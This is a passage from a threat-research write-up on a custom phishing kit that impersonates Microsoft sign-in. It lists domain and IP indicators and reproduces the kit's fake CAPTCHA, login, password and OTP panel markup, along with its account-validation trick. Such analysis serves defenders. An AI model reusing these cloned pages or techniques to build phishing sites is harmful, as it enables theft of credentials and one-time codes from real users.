No Off-the-Shelf Kit Required: An overview of a custom AiTM phishing campaign found in the wild and the mechanisms behind it

Most phishing attempts we see in the wild are done by an attacker abusing a currently existing AiTM tool found. We found a phishing kit custom built by the attacker. This attacker had written the entire flow of the phish, from bot verification, to the requests and responses handled, as well as an interesting keylogging using a heartbeat running on each keystroke press. We analyzed the kit, indicators we can find and the entire authentication flow happening on it.

Bleon Proko

Bleon Proko

Most of the adversary in the middle phishing activity that security teams track today traces back to a small handful of public toolkits. Evilginx, Modlishka, and Muraena show up again and again in incident reports, mostly because they let an attacker with limited development skill stand up a working reverse proxy phishing site without writing a single line of original code. Those kits are popular for a reason: they are free, well documented, and good enough to steal both credentials and session cookies from a victim who thinks they are logging into a real service.

OSKeySetup was a custom built AiTM tool we saw, which had everything built by the attacker, up to the bot verification checkbox. That way, indicators of other known tools would not be part of their tool, meaning detection would be harder.

That is what makes this case worth documenting in detail. In the sections below we walk through how the domain was set up, how the fake bot check on the landing page works, how the login and OTP flow was rebuilt to mimic Microsoft's own sign in flow, an interesting keylogging mechanism we found hiding in the form fields, a quirk in how the site remembers returning visitors, and finally a list of the other subdomains and indicators we were able to associate with the same operator.

The domain


Looking at the domain, we see the IP address being 31.42.184.213. The site itself has an SSL certificate issued by ZeroSSL.
use module reconnaissance/misc_dns_fuzzing
()()(reconnaissance/misc_dns_fuzzing) >>> set DOMAIN oskeysetup
()()(reconnaissance/misc_dns_fuzzing) >>> run
[*] The module might take a while. Please wait.
------------------------------------------------------------------
domain: oskeysetup
------------------------------------------------------------------
{
    "domain": "oskeysetup",
    "output": [
        "oskeysetup.com"
    ]
}
------------------------------------------------------------------


On VirusTotal, the domain currently shows a fairly low detection rate of 2 out of 90 vendors, which is a little misleading on its own. Once you start pulling on the thread of related subdomains, more than 30 of them have already been flagged as malicious by various engines, which is a much better signal of how active this campaign actually is.
Phishing campaign

Bot Verification Page

The phishing flow begins with a bot verification step, presented to the visitor as a familiar looking "I'm not a robot" checkbox.

Unlike the usual approach, where an attacker fronts their phishing page with a CDN and a real bot verification service such as Cloudflare Turnstile, this attacker chose to build their own simulated verification widget directly into the phishing page's HTML. There is no third party check happening here at all, it is pure front end theater designed to look and feel like the real thing.

<div class="gate-root" aria-live="polite">
  <div class="gate-panel is-active" id="panel-gate">
    <h1 class="gate-heading">Verify you are human</h1>
    <p class="gate-subhead">Complete the security check below to continue.</p>
    <div class="gate-widget" id="gate-widget" role="checkbox" tabindex="0" aria-checked="false" aria-label="I'm not a robot">
      <div class="gate-widget-left">
        <div class="gate-check" aria-hidden="true">
          <span class="gate-check-spin"></span>
          <svg class="gate-check-mark" viewBox="0 0 24 24" fill="none">
            <path d="M5 12.5l4.5 4.5L19 7.5" stroke="#fff" stroke-width="2.8" stroke-linecap="round" stroke-linejoin="round"/>
          </svg>
        </div>
        <span class="gate-widget-label">I'm not a robot</span>
      </div>
      <div class="gate-widget-right">
        <div class="gate-widget-meta"><a href="#">Privacy</a> · <a href="#">Terms</a></div>
      </div>
    </div>
  </div>
  <div class="gate-panel" id="panel-gate-wait">
    <div class="gate-verify">
      <h1 class="gate-heading">Please wait</h1>
      <p class="gate-subhead">This usually only takes a moment.</p>
      <div class="gate-spinner" aria-hidden="true"></div>
      <p class="gate-subhead" style="margin:0">Hang tight while we finish the check.</p>
      <div class="gate-rid" id="gate-rid">Request ID: —</div>
    </div>
  </div>
</div>

Login Page

After the fake check finishes, the page opens a session with /api/visitors/session and starts a heartbeat that repeatedly polls the server for further instructions. When the server's response includes a panel field set to signin, the page transitions away from the waiting screen and into the fake login form.

The login page itself is a faithful recreation of the Microsoft sign in experience, built entirely by the attacker rather than pulled from an existing template, in order to preserve the illusion needed for the adversary in the middle attack to actually work on a real Microsoft account.

<!-- Sign-in panel -->
<div class="panel" id="panel-signin" style="transform:translateX(250%);">
  <h1 class="sign-in-title">Sign in</h1>
  <p class="sign-in-subtitle">to continue to Outlook</p>
  <div class="ms-error" id="signin-error" role="alert"></div>
  <div class="input-wrap" id="signin-input-wrap">
    <input class="ms-input" type="email" id="email-input" placeholder="Email, phone, or Skype"
      autocomplete="username" aria-label="Email, phone, or Skype" />
  </div>
  <div class="help-links">
    <p class="help-text">No account? <a href="#" class="ms-link">Create one!</a></p>
    <a href="#" class="ms-link">Can't access your account?</a>
  </div>
  <div class="card-footer">
    <button class="next-btn" type="button" id="signin-next-btn" onclick="goToPassword()">Next</button>
  </div>
</div>


When a correct looking email address is entered, the page sends a request containing that email to the backend, and the response instructs the page to reveal the password field next.
Password input page

Just like the previous step, the server's response to the password request carries the instruction for which panel to show next, in this case password.

And just like before, the markup for the password field is already sitting in the page's code, simply hidden until the server tells the client to reveal it.

<!-- Password panel -->
<div class="panel" id="panel-password" style="transform:translateX(250%);">
  <h1 class="sign-in-title">Enter password</h1>
  <div class="email-display" id="email-display"></div>
  <div class="ms-error" id="password-error" role="alert"></div>
  <div class="input-wrap" id="password-input-wrap">
    <input class="ms-input" type="password" id="password-input" placeholder="Password"
      autocomplete="current-password" aria-label="Password" />
  </div>
  <div class="help-links"><a href="#" class="ms-link">Forgot my password</a></div>
  <div class="card-footer">
    <button class="back-btn" type="button" onclick="goBack('password','signin')">Back</button>
    <button class="next-btn" type="button" onclick="goToOtpEmail()">Sign in</button>
  </div>
</div>


The password itself is sent to /api/visitors/event along with the current panel name and the entered value, the same event pipeline used throughout the rest of the flow.

Once credentials have been entered, a "Signing in" loading screen appears. Again, this was fully coded by the attacker rather than borrowed from an existing kit.
Behind the scenes, the phishing backend appears to call Microsoft's own GetCredentialType endpoint (

https://login.microsoftonline.com/{tenantid}/GetCredentialType

). That endpoint takes an email address and returns a different

IfExistsResult

value depending on whether the account actually exists, which lets the phishing backend quietly confirm real, valid usernames before continuing the flow. This is a detail worth calling out on its own: the attacker is leaning on genuine Microsoft infrastructure to validate targets in real time rather than trying to guess or hardcode which emails are legitimate.

OTP

The one time passcode prompts that follow a successful login are also fully custom built, and continue seamlessly after the credentials step. The kit accounts for all three verification methods commonly used on Microsoft accounts (an emailed code, a texted code, and an Authenticator app push notification), and it even reproduces Microsoft's own "Stay signed in?" prompt down to the icon.

<!-- Email OTP panel -->
<div class="panel" id="panel-otp-email" style="transform:translateX(250%);">
  <h1 class="sign-in-title">Check your email</h1>
  <p class="sign-in-subtitle">We sent a 6-digit code to <strong id="otp-email-dest">test@gmail.com</strong>.</p>
  <div class="ms-error" id="otp-email-error" role="alert"></div>
  <div class="otp-row" id="otp-email-row">
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 1" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 2" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 3" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 4" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 5" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 6" />
  </div>
  <div class="help-links">
    <a href="#" class="ms-link">I didn't receive a code</a>
    <a href="#" class="ms-link" onclick="devGoto('otp-phone');return false;">Use phone number instead</a>
  </div>
  <div class="card-footer">
    <button class="back-btn" type="button" onclick="goBack('otp-email','password')">Back</button>
    <button class="next-btn" type="button" onclick="verifyOtp('otp-email-row','loading')">Verify</button>
  </div>
</div>

<!-- Phone OTP panel -->
<div class="panel" id="panel-otp-phone" style="transform:translateX(250%);">
  <h1 class="sign-in-title">Check your phone</h1>
  <p class="sign-in-subtitle" id="otp-phone-sub">We sent a code. Enter it below.</p>
  <div class="ms-error" id="otp-phone-error" role="alert"></div>
  <div class="otp-row" id="otp-phone-row">
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 1" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 2" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 3" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 4" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 5" />
    <input class="otp-box" type="text" inputmode="numeric" maxlength="1" aria-label="Digit 6" />
  </div>
  <div class="help-links">
    <a href="#" class="ms-link">I didn't receive a code</a>
    <a href="#" class="ms-link" onclick="devGoto('otp-email');return false;">Use email instead</a>
  </div>
  <div class="card-footer">
    <button class="back-btn" type="button" onclick="goBack('otp-phone','password')">Back</button>
